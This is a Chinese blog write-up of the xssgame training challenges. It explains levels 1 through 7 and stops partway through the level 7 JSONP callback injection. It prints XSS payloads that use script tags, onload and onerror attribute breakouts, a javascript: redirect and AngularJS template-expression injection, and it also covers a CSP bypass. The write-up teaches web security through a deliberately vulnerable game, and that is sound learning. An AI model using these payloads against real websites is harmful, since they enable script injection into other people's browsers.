

xssgame通关攻略

原创

合天网安实验室



于 2018-06-28 20:38:00 发布



1005



收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_38154820/article/details/106329783

版权



点击上方蓝色字体，关注我们



15

0x00前言

前两天打scftf的时候有一道题是考的AngularJS的xss，当时看了队友写的write up也没搞太懂，深感自己xss方面太过薄弱，然后看到队友write up中提到了这个xssgame，刷了下感觉题目的质量还是很不错的，循序渐进，而且对于像我这样的小白可以学到不少知识。这套题目一共8关。题目地址：（需科学上网食用）<http://www.xssgame.com/>


0x01：第一关



这可以说是很贴心了，题目直接说了用户的输入会没有任何过滤直接输出到页面上

那么我们直接


`<script>alert(/xss/)</script>`就可以了




0x02: 第二关




题目说明中说到，每比特用户的输入都被转义了 那么我们还是输入<script>alert(/xss/)</script>试试



从上图我们可以看到，我们的输入被输出到页面上了，但是并没有产生xss弹窗 这时，我们可以按f12，来查看我们点击按钮后到底发生了什么



点击?timer=.....，然后查看Response




我们可以看到'<'符号和'>'符号都被转义为实体符号了

字符	十进制	转义字符
"	"	"
&	&	&
<	<	<
>	>	>
不间断空格(non-breaking space)	 	


但是如果我们注意，就会发现我们输入的数据，在onload事件里面，那么我们就可以不使用<script>标签就可以达到弹窗的效果了 我们直接插入'+alert(/xss/)+' 这时onload就变成了如下：

```
onload="startTimer("+alert(/xss/)+");"
```


startTimer在执行的时候，其参数是一个表达式，那么就会先计算表达式的值，当计算表达式的值的时候，就会首先执行alert(/xss/)这一句，然后就会弹窗了




0x03: 第三关 还是先看提示



根据提示，在页面上没有可供用户输入的地方，我们应该关注URL 为了方便，我们将题目页面单独打开




既然是xss，那么我们就看一下它的js代码吧：



上面这句代码是用来动态载入图片的，其中chooseTab(name)的参数name就是url中的1, 2, 3 分别代表三张图片 在这里name被直接拼接到了img标签里，这样我们应该就知道该怎么弹窗了，我们只需要给一个不存在的图片名称，然后再利用onerror不就可以弹窗了吗 payload如下：

4' onerror='alert(/xss/)'


拼接过后的img标签如下：





有些时候攻击者不向页面注入dom元素也可以做坏事，如果想要不注入元素就弹窗的话，一般就是通过现有的js函数来执行js，后面又提到了一个重定向，不知道有什么用可以先放着。

打开题目，点击sign up，进入一个页面，要求我们输入邮箱



这个页面没有什么可以利用的地方，点击next后跳转到confirm页面



但是仅仅在confirm页面停顿了一两秒就被重定向到了welcom页面，再结合题目提示中提到了重定向，那么解题很有可能和这个重定向的js有关 那么我们就看一下confirm页面的源码吧，confirm页面有一个重定向，所以我们很难直接捕捉到页面的源码，但是我们可以通过view-source的方法来获得页面源码 我们在浏览器输入：

view-source:http://www.xssgame.com/f/_58a1wgqGgl/confirm

得到页面源码:


```
<html>
<head>
  <script src="/static/js/js_frame.js"></script>
</head>
<body style="background-color: white;">
  <center>
    <br><br>
    Thanks for signing up, you will be redirected soon...
    <script>
      setTimeout(function() { window.location = ''; }, 1000);
    </script>
  </center>
</body>
</html>
```

其中的window.location就是重定向跳转的页面，其值就是?next=xxx的值xxx，那么我们可以用javascript:伪协议（不知道这个伪协议的可以自己百度一下）来作为其值 我们给next赋值为：

```
javascript:alert(/xss/)
```

那么confirm页面就变成了：

```
window.location='javascript:alert(/xss/).'
```



0x05: 第五关



Angular

Angular is a very popular framework that has its own set of rules when it comes to securely developing applications. One of these is that you should be careful when modifying the DOM before Angular's templating system runs.

This challenge demonstrates why this is important.

The goal is again to exploit a vulnerability in the application to make it execute the JavaScript alert() function.

Hint



刚开始看到一个Angular就想到了Angular（Angular是啥？自己百度去）沙箱逃逸，然后去网上搜对应版本的payload，结果发现这道题并不是考Angular沙箱逃逸的。。。题目中说到，当在Angular 模板系统运行前修改DOM应该小心。啥都不说，先看下js代码

```
23
24
25
26 </center>
27 </div>
28
29 <script src="/static/js/js_frame.js"></script>
30 <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.8/angular.min.js"></script>
31 <script>
32   angular.module('myApp', [])
33     .controller('myController', ['$scope', function ($scope) {
34       $scope.query = "";
35       $scope.alert = window.alert;
36     }]);
37
38   var UTM_PARAMS = ["utm_content", "utm_medium", "utm_source",
39                   "utm_campaign", "utm_term"];
40
41   if (location.search)
42   {
43     var params = location.search.substr(1).split('&');
44
45     for (var p in params) {
46       var r = params[p].split('-');
47
48       if (r.length == 2 && UTM_PARAMS.indexOf(r[0]) != -1) {
49         var el = document.getElementsByName(r[0]);
50         if (el.length) el[0].value = decodeURIComponent(r[1]);
51       }
52     }
53   }
54 </script>
55 </body>
56 </html>
```



```

<script>
  angular.module('myApp', [])
  .controller('myController', ['$scope', function ($scope) {
    $scope.query = "";
    $scope.alert = window.alert;
  }]);

  var UTM_PARAMS = ["utm_content", "utm_medium", "utm_source",
    "utm_campaign", "utm_term"]

  if (location.search)
  {
    var params = location.search.substring(1).split('&');

    for (var p in params) {
      var r = params[p].split('=');

      if (r.length == 2 && UTM_PARAMS.indexOf(r[0]) != -1) {
        var el = document.getElementsByName(r[0]);
        if (el.length) el[0].value = decodeURIComponent(r[1]);
      }
    }
  }
</script>

```

当然要读懂这段代码需要了解一点Angular，可以跟着菜鸟教程学习一下 <http://www.runoob.com/angularjs/angularjs-tutorial.html>

下面我简单说下这段js代码 定义了一个数组 UTM_PARAMS 然后当点击按钮后，执行if里面的语句 params是将url中的get参数取出来分隔存在数组中，比如?a=1&b=2&c=3就变成了[a=1,b=2,c=3] 然后进入for循环，依次取出数组中的元素，取出后按等号分割为数组，比如a=1变为[a,1] 我们可以看到，进入下一个if的条件是r[0]是数组UTM_PARAMS里面的元素，而r[0]对应的正是get参数的参数名 满足if条件后 把r[1]的值url解码后赋值给id为r[0]的元素

所以这道题就很清晰了 r[0]有两个特点: 1.r[0]的值来自于数组UTM_PARAMS 2.r[0]是一个get参数，其值r[1]会赋值给id是r[0]的标签

UTM_PARAMS的值为: ["utm_content", "utm_medium", "utm_source","utm_campaign", "utm_term"] 刚好页面中有id为utm_term和utm_campaign的标签，我们可以通过对这两个标签中的任意一个赋值来弹窗


```

<form action="" method="POST">
  <input id="demo2-query" name="query" maxlength="140" ng-model="query" placeholder="Enter query here...">
  <input name="utm_term" type="hidden">
  <input name="utm_campaign" type="hidden" value="cpc">
  <input id="demo2-button" type="submit" value="Search">
</form>
<p>You have {{140 - query.length}} characters left.</p>

```

angularjs用{{ expression }}即{{表达式}}来执行js，{{expression}}不用放在script标签中 所以我们可以用{{alert("xss")}}来弹窗 payload:

?utm_campaign={{alert("xss")}}




0x06: 第六关




服务端生成html导致Angular表达式注入 其实这道题想了很久，也看了别人写的write up，不过一直每太明白为什么要那样做。不过后面还是想通了

提示说到，服务端会生成html，那么html一定是通过我们提交的数据生成的（POST方式或者GET方式），我们先在文本框输入一个js的弹窗，然后提交：



发现script标签被过滤了 那么我们又想像上一题一样，用{{alert("xss")}}，那么我们输入试试：



双引号被过滤了，没事，我们不用双引号呗，我们用{{alert(1)}}

You have 140 characters left.
Sorry, no results were found for **{{alert(1)}}**.



噢，，，咋个没有弹窗呢，之所以没有弹窗是因为这里使用了ng-non-bindable指令

定义和用法

ng-non-bindable 指令用于告诉 AngularJS 当前的 HTML 元素或其子元素不需要编译。

语法

```
<element ng-non-bindable></element>
```

所有的 HTML 元素支持该指令。

参数值

没有参数值。


该指令所在标签及其子标签内的内容不会被AngularJS编译

看来想通过这里来达到我们的目的是不太可能了，script标签被实体编码，又不能执行angularjs


既然POST不行，那么我们可以试一试GET 我们在url后面加上

?test=123

非常有意思的一幕出现了，form表单的action属性的值随着我们url的改变而改变



而这里没有ng-non-bindable指令，所以我们就可以使用{{alert(1)}}了



但是我们发现我们的"{{"被过滤了 但是这里我们可以用{对应的实体转义字符}来代替 payload:

?test={{alert(1)}}



0x07: 第七关



看到CSP就知道这道题很可能是考察CSP（内容安全策略）的bypass了 CSP是什么这里就不再赘述了，简单来说就是一种对网站加载资源的白名单，只有符合CSP里面定义的策略的资源才能被加载 不知道CSP的可以去MDN上面查看：<https://developer.mozilla.org/zh-CN/docs/Web/Security/CSP>

我们先看一下这道题的CSP



如下：

default-src http://www.xssgame.com/f/wmOM2q5NjNZS/ http://www.xssgame.com/static/

现在我们来分析网页，还是先查看首页的源码：


```
Headers Preview Response Cookies Timing
1 <html>
2 <head>
3 <script src="/static/js/js_frame.js"></script>
4 </head>
5 <body align="center" bgColor="white">
6
7 <a href="?menu=YwJvdXQ=">About Me</a>
8 <!-- Image source: https://pixabay.com/en/construction-safety-site-banner-1174806/ License: Public Domain -->
9 <a href="?menu=Y2F0cw==">Cats</a>
10 <!-- Image source: https://pixabay.com/en/cat-red-christmas-santa-hat-funny-1898512/ License: Public Domain -->
11 <!-- Image source: https://pixabay.com/en/cat-kitten-cute-funny-whiskers-1686730/ License: Public Domain -->
12 <a href="?menu=ZG9ncw==">Dogs</a>
13 <!-- Image source: https://pixabay.com/en/goggles-dog-canine-pet-vacation-1472479/ License: Public Domain -->
14 <!-- Image source: https://pixabay.com/en/dog-sidecar-sunglasses-funny-171773/ License: Public Domain -->
15 <script src="/static/js/level7.js"></script>
16 </body>
17 </html>
```

三个跳转链接，还加载了level7.js，那么我们再继续查看level7.js

```
Headers Preview Response Cookies Timing
1 /**
2  * Ask server side what to display.
3  */
4 function main() {
5     var m = location.search.match('menu=(.*)');
6     var menu = m ? atob(m[1]) : 'about';
7     document.write('<script src="/json?menu=' + encodeURIComponent(menu) + '"></script>');
8 }
9
10 /**
11  * Display stuff returned from server side.
12  * @param {string} data - JSON data from server side
13  */
14 function callback(data) {
15     if (data.title) document.write('<h1>' + data.title + '</h1>');
16     if (data.pictures) data.pictures.forEach(function(url) {
17         document.write('<br><br>');
18     });
19 }
20
21 main();
22
```

level7.js定义了两个函数，main和callback main函数正则匹配url中的参数menu的值，赋值给m 如果m不为null，那么将m的值base64解码赋值给menu，然后将menu进行url编码后作为参数menu的值传入jsonp页面 callback用于加载页面的title和picture

不懂jsonp的可以看下菜鸟教程里关于jsonp的教程：<http://www.runoob.com/json/json-jsonp.html> 我们来看下这个jsonp页面：

```
Headers Preview Response Cookies Timing
1 callback({"title":"Welcome to my Website!","pictures":["const.png"]})
```


其实很好理解： callback里面的title的值就是我们首页的title， pictures就是下面那张图片 比如如果我们选择Cats

About Me Cats Dogs

Cats



那么这时候jsonp页面就变成了：




好了，对页面的分析就到这里了，那么这道题该怎么破呢？emmmm。。。其实这道题主要考的是jsonp的注入

jsonp注入又是个什么鬼呢？关于jsonp注入可以参考安全客这篇文章：

<https://www.anquanke.com/post/id/85382>

我们这里的jsonp存在的一个问题就是回调函数可控 比如我们在jsonp页面给get参数callback赋值将会被写入jsonp页面，如下：



